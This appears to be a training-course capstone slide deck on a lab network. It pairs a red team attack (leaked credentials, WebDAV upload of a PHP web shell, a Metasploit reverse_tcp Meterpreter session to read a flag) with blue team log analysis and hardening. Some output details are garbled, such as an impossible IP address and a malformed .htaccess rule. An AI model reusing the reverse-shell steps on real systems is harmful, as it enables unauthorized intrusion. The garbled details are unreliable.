

Capstone Engagement

**Assessment, Analysis,
and Hardening of a Vulnerable System**

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker VM
ELK	192.168.1.100	Log Server
Capstone	192.168.1.105	Victim VM
	192.168.1.1	Switch

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure OWASP Top 10 #3 - Critical	The secret_folder is publicly accessible. and contains sensitive data intended only for authorized personnel.	It compromises credentials that attackers can use to break into the web server.
Unauthorized File Upload Critical	Users are allowed to upload files to the web server.	Allows attackers to upload PHP scripts to the server.
Remote Code Execution via Command Injection OWASP Top 10 #1 - Critical	Attackers can use PHP scripts to execute shell commands.	Attackers can open a reverse shell to the servers.

Exploitation: Sensitive Data Exposure

01

Tools & Processes


- Exposed secret_folder & connect_to_corp_server.
- Compromised credentials of WebDav folder.

02

Achievements

- Secret_folder was accessible publicly with directions on the site to it.

03



Exploitation: Unauthorized File Upload

01

Tools & Processes


- Crack stolen credentials to connect via WebDAV.
- Generate custom web shell with msfconsole.
- Upload shell via WebDAV.

02

Achievements

- Uploading a web shell allows us to execute **arbitrary shell commands** on the target.

03



Exploitation: Remote Code Execution via Command Injection

01

Tools & Processes

- Use Meterpreter to connect to uploaded web shell.
- Use shell to explore and compromise target.

02

Achievements

- Leveraging the RCE allows us to open a Meterpreter shell to the target.
- Once on the target, the full file system is available for exploration.

03

```
File Actions Edit View Help
msf5 > new exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.90      yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Payload options (php/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.90      yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
-----
Id  Name
--  -
0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.805
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.805:8080) at 2021-11-18 17:42:58 -0800

Listing: /var/www/webdav
=====
Mode                Size      Type      Last modified      Name
-----
100777/rwr-wr-x-r-  43        fil       2019-05-07 11:10:55 -0700  passwd.dat
100664/rw-r--r--  1113      fil       2021-11-18 17:40:53 -0800  shell.php

meterpreter > cd /
meterpreter > ls
Listing: /
=====
Mode                Size      Type      Last modified      Name
-----
40755/rwr-wr-x-r-x  4096      dir       2020-08-29 12:05:57 -0700  bin
40755/rwr-wr-x-r-x  4096      dir       2020-08-27 23:13:04 -0700  boot
40755/rwr-wr-x-r-x  3040      dir       2021-11-18 16:28:02 -0800  dev
40755/rwr-wr-x-r-x  4096      dir       2020-08-30 23:29:53 -0700  etc
100654/rw-r--r--  16        fil       2020-08-07 12:35:32 -0700  Flag.txt
40755/rwr-wr-x-r-x  4096      dir       2020-05-19 18:04:21 -0700  home
100664/rw-r--r--  5797866   fil       2020-08-15 11:38:25 -0700  intro_img
40755/rwr-wr-x-r-x  4096      dir       2018-07-25 16:01:36 -0700  lib
40755/rwr-wr-x-r-x  4096      dir       2018-07-25 15:58:56 -0700  lib64
40780/rw-rw-r--  16384    dir       2018-05-07 11:18:15 -0700  lost-found
40755/rwr-wr-x-r-x  4096      dir       2018-07-25 15:58:56 -0700  media
40755/rwr-wr-x-r-x  4096      dir       2020-07-01 12:30:13 -0700  opt
40550/rw-rw-r--  0         dir       2021-11-18 16:28:16 -0800  proc
40780/rw-rw-r--  4096      dir       2020-05-21 16:38:13 -0700  root
40755/rwr-wr-x-r-x  920       dir       2021-11-18 16:32:19 -0800  run
40755/rwr-wr-x-r-x  12308     dir       2020-08-29 12:02:19 -0700  sbin
40755/rwr-wr-x-r-x  4096      dir       2019-05-07 11:16:00 -0700  snap
40755/rwr-wr-x-r-x  4096      dir       2020-07-25 15:58:56 -0700  srv
100606/rw-rw-r--  2065694720 fil       2019-05-07 11:12:56 -0700  swap.img
40550/rw-rw-r--  0         dir       2021-11-18 16:28:19 -0800  sys
41777/rw-rw-rw-r  4096      dir       2021-11-18 16:30:57 -0800  tmp
40755/rwr-wr-x-r-x  4096      dir       2018-07-25 15:58:56 -0700  usr
40755/rwr-wr-x-r-x  4096      dir       2020-05-21 16:31:57 -0700  vagrant
40755/rwr-wr-x-r-x  4096      dir       2018-05-07 11:16:00 -0700  var
100606/rw-rw-r--  830004    fil       2020-05-19 04:30:40 -0700  vmlinuz
100606/rw-rw-r--  830004    fil       2020-05-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat Flag.txt
kingofthelinux
meterpreter >
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The Attack occurred at Noon on November 11th, 2021.
- The attacker sent 36,557 packets from source IP 192.168.1.90, each packet going to a different port, indicating a port scan.



Analysis: Finding the Request for the Hidden Directory

→ Starting at 20:42 on Nov 12, there was 1161 requests for the /company_folder/secret_folder.

Top 10 HTTP requests [Packetbeat] ECS



url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	11,161
http://192.168.1.105/webdav	34
http://192.168.1.105/webdav/shell.php	22
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	4

Export: Raw  Formatted 

Analysis: Uncovering the Brute Force Attack

→ 11,160 attempts to brute force user Ashton.

→ It appears that they were able to crack the password.

HTTP error codes [Packetbeat] ECS



Analysis: Finding the WebDAV Connection

Upon inspection it was discovered that Webdav folder was accessed 34 times. Located in that folder was shell.php which is a malware file. It was accessed 22 times

Top 10 HTTP requests [Packetbeat] ECS



url.full: Descending

Count

http://192.168.1.105/company_folders/secret_folder	11,161
http://192.168.1.105/webdav	34
http://192.168.1.105/webdav/shell.php	22
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	4

Export: Raw Formatted

Blue Team

Proposed Alarms and
Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- 50 # of Requests per Second
- Alarms should fire if a given IP address sends more than 50 requests per second for more than 5 seconds.

System Hardening

- The local firewall can be used to throttle incoming connections.
 - ICMP traffic can be filtered.
 - An IP allowed list can be enabled.
-

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Allow authorized IP addresses.
- Trip alarm if an IP not on the allow list attempts to connect.
- This is a binary alarm: If the incoming IP is not allowed, an alert is sent.

System Hardening

- Access to the sensitive file can be locally restricted to a specific user.
 - Someone who gets a shell not be able to read it.
 - The file should be encrypted when at rest.
-

Mitigation: Preventing Brute Force Attacks

Alarm

- 250 # of Requests per Second
- More than 250 requests per second for 5 seconds should trigger the alarm

System Hardening

- Configuring fail2ban or a similar utility would mitigate brute force attacks

Mitigation: Detecting the WebDav Connection

Alarm

- Monitor access to WebDav with Filebeat.
- Fire an alarm on any read performed on files within WebDav.
- Simply fire the alarm whenever someone accesses the webdav directory.
- Ideally, allow valid IP addresses.

System Hardening

- Administrators must install and configure Filebeat on the host.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- What kind of alarm can be set to detect future file uploads?
- Alert for all files uploaded.
- What threshold would you set to activate this alarm?
- Any files upload.

System Hardening

- Prevent .php files from being uploaded.
- To disable PHP execution, you add 4 lines of code to the .htaccess file on your web server. Those lines look like this:

Order allow, Deny, Deny from all

FIN